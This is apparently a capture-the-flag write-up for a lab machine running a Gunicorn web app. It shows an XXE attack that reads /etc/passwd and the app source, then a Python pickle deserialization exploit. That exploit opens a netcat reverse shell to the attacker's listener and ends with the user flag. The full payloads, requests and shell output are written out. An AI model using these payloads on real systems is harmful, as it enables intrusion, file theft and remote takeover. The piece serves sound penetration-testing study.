

Information Gathering

1) Open ports have been found

```
(vigneswar@vigneswar)-[~]  
$ nmap 10.10.10.91 -p22,5000 -sV  
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-25 20:54 IST  
Nmap scan report for 10.10.10.91  
Host is up (0.33s latency).  
  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)  
5000/tcp   open  http      Gunicorn 19.7.1  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 15.37 seconds
```




Gunicorn



The Gunicorn "Green Unicorn" is a Python Web Server Gateway Interface HTTP server. It is a pre-fork worker model, ported from Ruby's Unicorn project. The Gunicorn server is broadly compatible with a number of web frameworks, simply implemented, light on server resources and fairly fast. [Wikipedia](#)

2) Website is found and it is under development



3) Webpages have been found

```
(vigneswar@vigneswar)-[~]
$ ffuf -w /usr/share/wordlists/dirb/common.txt:FUZZ -u "http://10.10.10.91:5000/FUZZ"

:: Method      : GET
:: URL         : http://10.10.10.91:5000/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500

[Status: 200, Size: 285, Words: 43, Lines: 1, Duration: 396ms]
* FUZZ:

[Status: 200, Size: 546263, Words: 6030, Lines: 1816, Duration: 243ms]
* FUZZ: feed

[Status: 200, Size: 347, Words: 44, Lines: 1, Duration: 356ms]
* FUZZ: upload

:: Progress: [4614/4614] :: Job [1/1] :: 83 req/sec :: Duration: [0:01:01] :: Errors: 0 ::
```

4) There is a upload page which seems to use xml

This is a test API! The final API will not have this functionality.

Upload a new file

XML elements: Author, Subject, Content

Browse... testimage.jpeg

Upload

Vulnerability Assessment

1) Testing xxe

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 POST /upload HTTP/1.1 2 Host: 10.10.10.91:5000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: multipart/form-data; boundary=-----192204166340079188564241881499 8 Content-Length: 364 9 Origin: http://10.10.10.91:5000 10 Connection: close 11 Referer: http://10.10.10.91:5000/upload 12 Upgrade-Insecure-Requests: 1 13 14 -----192204166340079188564241881499 15 Content-Disposition: form-data; name="file"; filename="test.xml" 16 Content-Type: text/xml 17 18 <?xml version="1.0" encoding="UTF-8"?> 19 <root> 20 <Author>test</Author> 21 <Subject>test subject</Subject> 22 <Content>test content</Content> 23 </root> 24 25 -----192204166340079188564241881499-- 26 </pre>				<pre>1 HTTP/1.1 200 OK 2 Server: gunicorn/19.7.1 3 Date: Mon, 25 Sep 2023 16:45:44 GMT 4 Connection: close 5 Content-Type: text/html; charset=utf-8 6 Content-Length: 166 7 8 PROCESSED BLOGPOST: 9 Author: test 10 Subject: test subject 11 Content: test content 12 URL for later reference: /uploads/test.xml 13 File path: /home/roosa/deploy/src</pre>			

2) XXE vulnerability found

Request

Pretty

Raw

Hex

1

POST /upload HTTP/1.1

2

Host: 10.10.10.91:5000

3

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

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Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate

7

Content-Type: multipart/form-data; boundary=-----192204166340079188564241881499

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Content-Length: 435

9

Origin: http://10.10.10.91:5000

10

Connection: close

11

Referer: http://10.10.10.91:5000/upload

12

Upgrade-Insecure-Requests: 1

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15

Content-Disposition: form-data; name="file"; filename="test.xml"

16

Content-Type: text/xml

17

18

<?xml version="1.0" encoding="UTF-8"?>

19

<!DOCTYPE Author[

20

<ENTITY file SYSTEM "file:///etc/passwd"

21

]>

22

<root>

23

<Author>&file;</Author>

24

<Subject>test subject</Subject>

25

<Content>test content</Content>

26

</root>

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-----192204166340079188564241881499--

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Response

Pretty

Raw

Hex

Render

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HTTP/1.1 200 OK

2

Server: gunicorn/19.7.1

3

Date: Mon, 25 Sep 2023 16:46:47 GMT

4

Connection: close

5

Content-Type: text/html; charset=utf-8

6

Content-Length: 2601

7

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PROCESSED BLOGPOST:

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Author: root:x:0:root:/root:/bin/bash

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daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

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bin:x:2:2:bin:/bin:/usr/sbin/nologin

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sys:x:3:3:sys:/dev:/usr/sbin/nologin

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sync:x:4:65534:sync:/bin:/bin/sync

14

games:x:5:60:games:/usr/games:/usr/sbin/nologin

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man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

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lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

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mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

18

news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

19

uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

20

proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

21

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

22

backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

23

list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin

24

irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin

25

gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin

26

nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

27

systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false

28

systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false

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systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false

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systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false

31

syslog:x:104:108::/home/syslog:/bin/false

32

_apt:x:105:65534::/nonexistent:/bin/false

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messagebus:x:106:110::/var/run/dbus:/bin/false

3) Got the source code

Request		Response	
Pretty	Raw	Hex	Render
<pre>1 POST /upload HTTP/1.1 2 Host: 10.10.10.91:5000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: multipart/form-data; boundary=-----192204166340079188564241881499 8 Content-Length: 454 9 Origin: http://10.10.10.91:5000 10 Connection: close 11 Referer: http://10.10.10.91:5000/upload 12 Upgrade-Insecure-Requests: 1 13 14 -----192204166340079188564241881499 15 Content-Disposition: form-data; name="file"; filename="test.xml" 16 Content-Type: text/xml 17 18 <?xml version="1.0" encoding="UTF-8"?> 19 <!DOCTYPE Author[20 <ENTITY file SYSTEM "file:///home/roosa/deploy/src/feed.py"> 21]> 22 <root> 23 <Author>&file;</Author> 24 <Subject>test subject</Subject> 25 <Content>test content</Content> 26 </root> 27 28 -----192204166340079188564241881499-- 29</pre>		<pre>7 / 8 PROCESSED BLOGPOST: 9 Author: ' ' 10 def uploaded_file(filename): 11 return send_from_directory(Config.UPLOAD_FOLDER, 12 filename) 13 14 @app.route("/") 15 def xss(): 16 return template('index.html') 17 18 @app.route("/feed") 19 def fakefeed(): 20 return send_from_directory(".", "devsolita-snapshot.png") 21 22 @app.route("/newpost", methods=['POST']) 23 def newpost(): 24 # TODO: proper save to database, this is for testing purposes right now 25 picklestr = base64.urlsafe_b64decode(request.data) 26 # return picklestr 27 postObj = pickle.loads(picklestr) 28 return "POST RECEIVED: " + postObj['Subject'] 29 30 31 ## TODO: VERY important! DISABLED THIS IN PRODUCTION 32 # app = DebuggedApplication(app, evalex=True, console_path='/debugconsole') 33 # TODO: Replace run-gunicorn.sh with real Linux service script 34 # app = DebuggedApplication(app, evalex=True, console_path='/debugconsole') 35 36 if __name__ == "__main__": 37 app.run(host='0.0.0.0', Debug=True) 38 39 40 Subject: test subject 41 Content: test content 42 URL for later reference: /uploads/test.xml 43 File path: /home/roosa/deploy/src</pre>	

By inspecting source code we find

- 1) There is a /newpost page
- 2) It uses pickle module and base64 module

base64.urlsafe_b64decode(s)

Decode **bytes-like object** or ASCII string **s** using the URL- and filesystem-safe alphabet, which substitutes **-** instead of **+** and **_** instead of **/** in the standard Base64 alphabet, and return the decoded **bytes**.

```
pickle.loads(data, /, *, fix_imports=True, encoding='ASCII', errors='strict', buffers=None)
```

Return the reconstituted object hierarchy of the pickled representation *data* of an object. *data* must be a bytes-like object.

The protocol version of the pickle is detected automatically, so no protocol argument is needed. Bytes past the pickled representation of the object are ignored.

Arguments *fix_imports*, *encoding*, *errors*, *strict* and *buffers* have the same meaning as in the `Unpickler` constructor.

Changed in version 3.8: The *buffers* argument was added.

3) Vulnerability found in pickle

<https://davidhamann.de/2020/04/05/exploiting-python-pickle/>

```
import pickle
import base64
import os

class RCE:
    def __reduce__(self):
        cmd = ('rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | '
              '/bin/sh -i 2>&1 | nc 127.0.0.1 1234 > /tmp/f')
        return os.system, (cmd,)

if __name__ == '__main__':
    pickled = pickle.dumps(RCE())
    print(base64.urlsafe_b64encode(pickled))
```

Exploitation

1) Made the payload

```

1 import os, pickle, base64
2 class Exploit(object):
3     def __init__(self, cmd):
4         self.cmd = cmd
5     def __reduce__(self):
6         return (os.system, (self.cmd,))
7
8 payload = "rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | bash -i 2>&1 | nc 10.10.16.6 4444 > /
  tmp/f"
9 print(base64.urlsafe_b64encode(pickle.dumps(Exploit(payload))))]

```

```

(vigneswar@vigneswar)-[~]
$ python2 test.py
Y3Bvc2l4CnN5c3RlbQpwMAooUydybSAtZiAvdG1wL2Y7IG1rZm1mbyAvdG1wL2Y7IGNhdCAvdG1wL2YgfCBiYXNoIC1pI
DI-JjEgfCBuYyAxMC4xMC4xNi42IDQ0NDQgPiAvdG1wL2YnCnAxCnRwMgpScDMKLg==

```

2) Sent the payload

Request

Pretty Raw Hex

```

1 POST /newpost HTTP/1.1
2 Host: 10.10.10.91:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Content-Length: 162
10
11 Y3Bvc2l4CnN5c3RlbQpwMAooUydybSAtZiAvdG1wL2Y7IG1rZm1mbyAvdG1wL2Y7IGNhdCAvdG1wL2YgfCBiYXNoIC1pIDI-JjEgf
  CBUyYyAxMC4xMC4xNi42IDQ0NDQgPiAvdG1wL2YnCnAxCnRwMgpScDMKLg==
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```

3) Got the shell

```

(vigneswar@vigneswar)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.10.91] 51808
bash: cannot set terminal process group (1290): Inappropriate ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

roosa@devoops:~/deploy/src$

```

4) Got user flag

```
roosa@devoops:~$ cd ~  
roosa@devoops:~$ cat user.txt  
b6aca0dca31557dedecbcada28f44d2f  
roosa@devoops:~$ █
```

Done